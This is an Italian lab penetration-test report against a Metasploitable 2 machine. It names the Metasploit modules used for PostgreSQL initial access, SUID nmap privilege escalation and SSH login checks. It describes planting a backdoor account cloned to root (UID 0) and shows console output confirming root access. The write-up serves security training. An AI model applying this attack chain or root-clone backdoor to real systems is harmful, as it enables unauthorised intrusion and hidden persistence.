Report Tecnico: Penetration Test e Persistenza

Analista: Corrado Vaccarecci
Data: 15 Aprile 2026
Target: 192.168.50.101 (Metasploitable 2)
Piattaforma: Kali Linux / Metasploit Framework

---

1. Accesso Iniziale (PostgreSQL Exploitation)

L'attacco è iniziato con l'identificazione di un servizio **PostgreSQL 8.3** vulnerabile. È stato utilizzato il modulo exploit/linux/postgres/postgres_payload. L'esecuzione ha avuto successo, aprendo una sessione Meterpreter iniziale con privilegi limitati (utente postgres).

2. Escalation dei Privilegi (SUID Nmap)

Dopo aver messo la sessione in background, è stata eseguita una ricerca di binari con bit SUID attivo. Il sistema è risultato vulnerabile tramite /usr/bin/nmap. È stato utilizzato il modulo exploit/unix/local/setuid_nmap impostando la SESSION 1.
L'exploit ha permesso di elevare i privilegi, aprendo una shell con **Effective User ID 0 (root)**.

3. Persistenza e Creazione Backdoor

Per garantire un accesso amministrativo permanente, è stato creato un nuovo utente nel sistema:
Username: corrado

Password: corrado5278


Configurazione: L'utente è stato forzato con **UID 0** e **GID 0** per agire come clone dell'utente root. Questa tecnica permette di scavalcare le normali restrizioni di sicurezza e accedere via SSH con poteri totali.

4. Verifica Finale e Validazione

La fase finale ha previsto l'utilizzo del modulo auxiliary/scanner/ssh/ssh_login. Il test ha confermato che l'utente creato è in grado di autenticarsi correttamente e che il sistema gli assegna immediatamente i privilegi di root.

Risultato: [+] Success: 'corrado:corrado5278'

Identità: uid=0(root) gid=0(root) groups=0(root)



```
[*] SSH session 4 opened (192.168.50.100:42099 → 192.168.50.101:22) at 2026-04-15 10:09:33 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME corrado
USERNAME => corrado
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD corrado5278
PASSWORD => corrado5278
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.50.101:22      - Starting bruteforce
[*] 192.168.50.101:22 SSH - Testing User/Pass combinations
[+] 192.168.50.101:22      - Success: 'corrado:corrado5278' 'uid=0(root) gid=0(root) groups=0(root) Could not chdir to home directory /home/corrado: No such file or directory Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58
:00 UTC 2008 i686 GNU/Linux Could not chdir to home directory /home/corrado: No such file or directory '
[*] SSH session 5 opened (192.168.50.100:36441 → 192.168.50.101:22) at 2026-04-15 10:14:09 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Conclusione

Il test ha dimostrato che una configurazione errata dei permessi SUID può portare alla compromissione totale del server. La persistenza è stata stabilita con successo, rendendo l'attacco difficile da rilevare senza un'analisi approfondita degli account di sistema.